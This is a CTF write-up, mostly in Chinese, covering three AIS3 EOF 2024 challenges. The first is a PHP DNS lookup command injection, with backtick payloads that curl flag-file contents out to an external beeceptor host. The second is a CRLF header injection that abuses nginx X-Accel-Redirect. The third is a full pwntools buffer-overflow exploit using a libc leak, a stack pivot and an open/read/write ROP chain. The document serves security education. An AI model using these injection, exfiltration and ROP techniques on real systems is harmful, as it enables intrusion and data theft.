:::spoiler

```
<?php
isset($_GET['source']) and die(show_source(__FILE__, true));
?>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>DNS Lookup Tool | Final</title>
    <link rel="stylesheet"
href="https://cdn.jsdelivr.net/npm/bulma@0.9.3/css/bulma.min.css">
</head>

<body>
    <section class="section">
        <div class="container">
            <div class="column is-6 is-offset-3 has-text-centered">
                <div class="box">
                    <h1 class="title">DNS Lookup Tool 🔍 | Final Edition</h1>
                    <form method="POST">
                        <div class="field">
                            <div class="control">
                                <input class="input" type="text" name="name"
placeholder="example.com" id="hostname" value="<?= $_POST['name'] ?? '' ?>">
                            </div>
                        </div>
                        <button class="button is-block is-info is-fullwidth">
                            Lookup!
                        </button>
                    </form>
                    <br>
                    <?php if (isset($_POST['name'])) : ?>
```

```
                        <section class="has-text-left">
                            <p>Lookup result:</p>
                            <b>
                            <?php
                            $blacklist = ['|', '&', ';', '>', '<', "\n", 'flag',
'*', '?'];
                            $is_input_safe = true;
                            foreach ($blacklist as $bad_word)
                                if (strstr($_POST['name'], $bad_word) !== false)
$is_input_safe = false;

                            if ($is_input_safe) {
                                $retcode = 0;
                                $output = [];
                                exec("host {$_POST['name']}", $output, $retcode);
                                if ($retcode === 0) {
                                    echo "Host {$_POST['name']} is valid!\n";
                                } else {
                                    echo "Host {$_POST['name']} is invalid!\n";
                                }
                            }
                            else echo "HACKER!!!";
                            ?>
                            </b>
                        </section>
                    <?php endif; ?>
                    <hr>
                    <a href="/?source">Source Code</a>
                </div>
            </div>
        </div>
    </section>
</body>

</html>
```

:::

Recon


這一題爆炸難，這麼多人解出來讓我很驚訝，也許我用的方式和別人有眾多差異ㄅ
首先，這一題和NTU CS的DNS Lookup Tool | WAF幾乎一樣，只是多了兩個wildcard的黑名單，以及query host command的寫法不一樣，而且仔細看內容會發現，最後吐回來到前端的東西，也只是交給echo決定而已，實際上我們拿不到host query的內容，抑或是command injection的回顯，所以一開始有想說是不是像NTU CS作業的Double Injection Flag1那樣是利用Time Based決定我們query的command內容為何，但如果要用到這麼複雜的話，應該...沒那麼多人會解????也許大家都是Web天才，但後來又翻到Particles.js的過程，發現其實我都可以做到command injection，理當可以向外送封包，然後利用`$()`或是`的字元，就可以把我query的command result帶出來，一開始是像之前一樣用beecptor，不確定是不是打題目到頭昏了，一直無法query成功，但隔天就好了???反正就是簡單的curl然後下grep / find等command就找的到了，最後附上我大ChatGPT的貢獻

Exploit

:::info
記得把`?` urlencode成`%3f`，不然會被說是hacker
:::

- 找flag檔名(搭配regular expression):
  Payload:

```
`curl https://sbk6401.free.beeceptor.com/%3Ff=$(find / -maxdepth 1 -type f -regex '/f\lag.+')`
```



- cat flag
  Payload:

```
`curl https://sbk6401.free.beeceptor.com/%3Ff=$(cat /fl\ag_AFobuQoUxPlLBzGD)`
```

- 其他種payload(直接找檔案內容含有ais3字樣的檔案)→比較萬能的Payload:
  這個是不需要知道檔案名稱，僅知道內容的時候可以用，並且他會連同檔案名稱一起顯示
  Payload:

```
`curl https://sbk6401.free.beeceptor.com/%3Ff=$(find / -maxdepth 1 -type f -exec grep -i "ais3{" --directories=skip {} +)`
```

Flag: `AIS3{jUST_3@$Y_coMMaND_Inj3c7ION}`

Internal

Source Code

:::spoiler Server Source Code

```
from http.server import ThreadingHTTPServer, BaseHTTPRequestHandler
from urllib.parse import urlparse, parse_qs
import re, os


if os.path.exists("/flag"):
    with open("/flag") as f:
        FLAG = f.read().strip()
else:
    FLAG = os.environ.get("FLAG", "flag{this_is_a_fake_flag}")
URL_REGEX = re.compile(r"https?://[a-zA-Z0-9.]+(/[a-zA-Z0-9./?#]*)?")


class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/flag":
            self.send_response(200)
            self.end_headers()
            self.wfile.write(FLAG.encode())
            return
        query = parse_qs(urlparse(self.path).query)
        redir = None
        if "redir" in query:
            redir = query["redir"][0]
            if not URL_REGEX.match(redir):
                redir = None
        self.send_response(302 if redir else 200)
        if redir:
            self.send_header("Location", redir)
        self.end_headers()
        self.wfile.write(b"Hello world!")


if __name__ == "__main__":
    server = ThreadingHTTPServer(("", 7777), RequestHandler)
    server.allow_reuse_address = True
    print("Starting server, use <Ctrl-C> to stop")
    server.serve_forever()
```

:::
:::spoiler NGINX Config

```
server {
    listen       7778;
    listen  [::]:7778;
    server_name  localhost;

    location /flag {
```

```
        internal;
        proxy_pass http://web:7777;
    }

    location / {
        proxy_pass http://web:7777;
    }
}
```

:::
:::spoiler docker-compose.yml

```
version: '3.7'
services:
  proxy:
    image: nginx
    volumes:
      - ./share/default.conf:/etc/nginx/conf.d/default.conf
    ports:
      - "7778:7778"
  web:
    build: .
    volumes:
      - ./flag:/flag:ro
```

:::
:::spoiler Dockerfile

```
FROM python:3.12-alpine

RUN apk add --no-cache tini

WORKDIR /home/guest
COPY ./share/server.py .

USER guest
ENTRYPOINT ["/sbin/tini", "--"]
CMD ["python3", "server.py"]
```

:::

Recon

這一題也是爆炸難，先看dockerfile和docker-compose會知道它有開了兩個服務，一個是proxy，用的是nginx；例外一個是本來的web服務，而觀察nginx的config file會發現只要query /flag就會被nginx擋住，因為它只允許internal的頁面存取，也就是說如果我是從`/`這個頁面轉到`/flag`的話才可以存取，如果是從外往直接access，就會被擋掉，而值得注意的是nginx的port是7778，而實際轉過去到web服務的是7777 port

再觀察server怎麼寫，前面寫如果我的path是/flag就會response flag回來，然後它還有給一個redir的參數，它會經過urlparse + parse_qs + URL_REGEX等parsing的操作後，跳轉到我們輸入的地方，不過通常跳轉如果沒有特別設定的話，還是會像我們正常query /flag一樣會回傳404，被擋下來，所以要找一個nginx常用的一個header讓他可以在internal內部跳轉，我找到的是==X-Accel-Redirect==，原本我以為會是XFF這樣的header但還是沒辦法，一定要是nginx可以用的，所以事情就變得比較單純了，我們先嘗


試redir到127.0.0.1:7778，然後利用CRLF injection增加header，也就是`X-Accel-Redirect: /flag`，這樣的話payload進到server之後的流程就會變成:

```
Payload →
Proxy →
(redirect to /flag)Web →
Client Side
```


其實這樣就像是我直接從server內部(`/`)access internal(`/flag`)一樣

Exploit

在local端測試時可以看到proxy這邊的log如下



而website的log如下



代表他在內部成功跳轉，並且query到flag了

Payload: `http://10.105.0.21:11302/?redir=http://10.105.0.21:11302/%0D%0AX-Accel-Redirect%3A%20/flag`

Flag: `AIS3{JUsT_sOM3_fuNnY_n91Nx_FEatuR3}`

PWN

jackpot

Source Code

:::spoiler Source Code

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include "SECCOMP.h"

struct sock_filter seccompfilter[]={
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS, ArchField),
    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_X86_64, 1, 0),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS, SyscallNum),
    Allow(open),
    Allow(openat),
    Allow(read),
    Allow(write),
    Allow(close),
```

```
    Allow(readlink),
    Allow(getdents),
    Allow(getrandom),
    Allow(brk),
    Allow(rt_sigreturn),
    Allow(exit),
    Allow(exit_group),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
};

struct sock_fprog filterprog={
    .len=sizeof(seccompfilter)/sizeof(struct sock_filter),
    .filter=seccompfilter
};

void apply_seccomp(){
    if(prctl(PR_SET_NO_NEW_PRIVS,1,0,0,0)){
        perror("Seccomp Error");
        exit(1);
    }
    if(prctl(PR_SET_SECCOMP,SECCOMP_MODE_FILTER,&filterprog)==-1){
        perror("Seccomp Error");
        exit(1);
    }
    return;
}

void jackpot()
{
    puts("Here is your flag");
    printf("%s\n", "flag{fake}");
}

int main(void)
{
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    apply_seccomp();
    char name[100];
    unsigned long ticket_pool[0x10];
    int number;
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    puts("Lottery!!");
    printf("Give me your number: ");
    scanf("%d", &number);
    printf("Here is your ticket 0x%lx\n", ticket_pool[number]);
    printf("Sign your name: ");
    read(0, name, 0x100);
    if (ticket_pool[number] == jackpot)
    {
        puts("You get the jackpot!!");
        jackpot();
    }
    else
        puts("You get nothing QQ");
```

```
    return 0;
}
```

:::

Recon


這一題也是爆炸難，不過和之前寫的NTU CS HW3 - HACHAMA其實很像，所以還寫的出來

:::info
起手式看他的linux version和checksec

```
$ docker exec -it jackpot_jackpot_1 /bin/bash
root@0cffcd48ea11:/# lsb_release -a
LSB Version:    core-11.1.0ubuntu4-noarch:security-11.1.0ubuntu4-noarch
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:        22.04
Codename:       jammy
$ checksec jackpot
[*] '/mnt/d/NTU/CTF/AIS3-EOF-2024/PWN/jackpot/share/jackpot'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

:::

1. 首先他有設定seccomp，所以不用想要開shell，再加上題目敘述有提到flag放在根目錄，所以還是用萬能的open/read/write把flag讀出來到前端
2. main function中首先看到他叫我們輸入一個任意數字，會return一個在stack上的content，因為ticket_pool這個變數是在local scope，所以讀取的內容就會是stack上的東西，另外他也沒有限制我們寫入的number為多少，所以我可以任意撈stack上的資料，直覺先找libc_start_main然後回推libc base address



可以看到ticket_pool的位置就在$rsp的下面，所以從+0x0010的地方開始算，會發現libc_start_main就在第31個(從0開始算)，此時就可以很輕易的抓出leak_libc，然後回推libc base

```
r.recvuntil(b'Give me your number: ')
r.sendline(b'31')
r.recvuntil(b'Here is your ticket 0x')
leak_libc = int(r.recvline()[:-1], 16)
log.info(f'{hex(leak_libc)=}')

libc_base = leak_libc - 0x1d90 - 0x28000
log.info(f'{hex(libc_base)=}')
```

3. 接著看main function的後續，發現他叫我們輸入0x100到name的變數中，但是name的大小是100(0x64)，所以有一個明顯的BOF，此時直覺就是開始蓋ROP，可以用ROPgadget找有用的gadget

```
pop_rax_ret = libc_base + 0x0000000000045eb0
pop_rdi_ret = libc_base + 0x000000000002a3e5
pop_rsi_ret = libc_base + 0x000000000002be51
pop_rdx_ret = libc_base + 0x00000000000796a2
syscall_ret = libc_base + 0x0000000000091316

rop_open_flag = flat(
    # Open filename
    # fd = open("/flag", 0);
    pop_rax_ret, 2,
    pop_rdi_ret, bss_flag_addr,
    pop_rsi_ret, 0,
    syscall_ret,

    main_fn
)
```

```
rop_read_flag = flat(
    # Read the file
    # read(fd, buf, 0x30);
    pop_rax_ret, 0,
    pop_rdi_ret, 3,
    pop_rsi_ret, bss_flag_addr + 0x2b8,
    pop_rdx_ret, 0x30,
    syscall_ret,

    main_fn
)
rop_write_flag = flat(
    # Write the file
    # write(1, buf, 0x30);
    pop_rax_ret, 1,
    pop_rdi_ret, 1,
    pop_rsi_ret, bss_flag_addr + 0x2b8,
    pop_rdx_ret, 0x30,
    syscall_ret
)
```

4. 到這邊為止都是基本操作，但真正難的地方在於我們寫的地方其實不太夠，畢竟他也只是多了156個bytes，要寫完ORW是不太可能的，因此要想想看stack pivot，到這邊也還可以，但因為仔細看實際執行的assembly會發現我們需要精心設計RBP才不會觸發segmentation fault，仔細看#9會發現他把$rbp+$rax*8-0xf0指向的地方給$eax，所以這邊就要特別注意，如果我們可控的$rbp到這一行指向奇怪的地方會觸發SIGSEGV，所以實戰中我也是慢慢調，不過因為每做一次操作都要想辦法調到位就有點煩，另外想回頭講一下，為甚麼read / write指定的buf會在bss_flag_addr+0x2b8的地方，因為如果距離RBP太近的話，有可能會被`puts("You get nothing QQ");`這一行洗掉的風險，原因是他要先把東西push到stack上，所以如果read / write的buf address弄不好就會被蓋掉

```
.text:00000000004013D4 lea     rax, [rbp+buf]
.text:00000000004013D8 mov     edx, 100h                       ; nbytes
.text:00000000004013DD mov     rsi, rax                        ; buf
.text:00000000004013E0 mov     edi, 0                          ; fd
.text:00000000004013E5 call    _read
.text:00000000004013E5
.text:00000000004013EA mov     eax, [rbp+var_F4]
.text:00000000004013F0 cdqe
.text:00000000004013F2 mov     rax, [rbp+rax*8+var_F0]
.text:00000000004013FA mov     rdx, rax
.text:00000000004013FD lea     rax, jackpot
.text:0000000000401404 cmp     rdx, rax
.text:0000000000401407 jnz     short loc_401424
.text:0000000000401407
.text:0000000000401409 lea     rax, aYouGetTheJackp             ; "You get the
jackpot!!"
.text:0000000000401410 mov     rdi, rax                        ; s
.text:0000000000401413 call    _puts
```

```
r.send(b'a'*14*8 + p64(bss_rbp) + p64(main_fn))
# raw_input()
r.send(b'a'*13*8 + b'/flag'.ljust(0x8, b'\x00') + p64(bss_rbp+0x88+0x70) +
rop_open_flag)
raw_input()
r.send(b'a'*13*8 + b'/flag'.ljust(0x8, b'\x00') +
p64(bss_rbp+0x88*2+0x70+0x40+0x4+0x48) + rop_read_flag)
# raw_input()
r.send(b'a'*13*8 + b'/flag'.ljust(0x8, b'\x00') + p64(bss_rbp+0x288) +
rop_write_flag)
```

:::success
至此，我的ROP流程是這樣的:
main function →
ROP open flag →
main function →
ROP read flag →
main function →
ROP write flag

這樣的話我每一次蓋ROP只要蓋一個操作就好，就和HACHAMA那一題一樣
:::

Exploit - Leak Libc + BOF + Stack Pivot + ORW

:::danger
提醒一下，最後面實際丟ROP上去的時候最後中間都隔一個raw_input()，還是和HACHAMA遇到的問題一樣可能是pwntools的IO問題
:::

```
from pwn import *

r = process('./jackpot')
r = remote('10.105.0.21', 12686)

context.arch = 'amd64'

r.recvuntil(b'Give me your number: ')
r.sendline(b'31')
r.recvuntil(b'Here is your ticket 0x')
leak_libc = int(r.recvline()[:-1], 16)
log.info(f'{hex(leak_libc)=}')

libc_base = leak_libc - 0x1d90 - 0x28000
log.info(f'{hex(libc_base)=}')

r.recvuntil(b'Sign your name: ')
pop_rax_ret = libc_base + 0x0000000000045eb0
pop_rdi_ret = libc_base + 0x000000000002a3e5
pop_rsi_ret = libc_base + 0x000000000002be51
pop_rdx_ret = libc_base + 0x00000000000796a2
syscall_ret = libc_base + 0x0000000000091316
bss_flag_addr = 0x00000000004043f8
bss_rbp = 0x0000000000404400
```

```
main_fn = 0x4013d4

rop_open_flag = flat(
    # Open filename
    # fd = open("/flag", 0);
    pop_rax_ret, 2,
    pop_rdi_ret, bss_flag_addr,
    pop_rsi_ret, 0,
    syscall_ret,

    main_fn
)
rop_read_flag = flat(
    # Read the file
    # read(fd, buf, 0x30);
    pop_rax_ret, 0,
    pop_rdi_ret, 3,
    pop_rsi_ret, bss_flag_addr + 0x2b8,
    pop_rdx_ret, 0x30,
    syscall_ret,

    main_fn
)
rop_write_flag = flat(
    # Write the file
    # write(1, buf, 0x30);
    pop_rax_ret, 1,
    pop_rdi_ret, 1,
    pop_rsi_ret, bss_flag_addr + 0x2b8,
    pop_rdx_ret, 0x30,
    syscall_ret
)

r.send(b'a'*14*8 + p64(bss_rbp) + p64(main_fn))
# raw_input()
r.send(b'a'*13*8 + b'/flag'.ljust(0x8, b'\x00') + p64(bss_rbp+0x88+0x70) +
rop_open_flag)
raw_input()
r.send(b'a'*13*8 + b'/flag'.ljust(0x8, b'\x00') +
p64(bss_rbp+0x88*2+0x70+0x40+0x4+0x48) + rop_read_flag)
# raw_input()
r.send(b'a'*13*8 + b'/flag'.ljust(0x8, b'\x00') + p64(bss_rbp+0x288) +
rop_write_flag)

r.interactive()
```

Flag: `AIS3{Ju5T_a_ea5y_1nT_OveRflow_4nD_Buf_OvErfLOW}`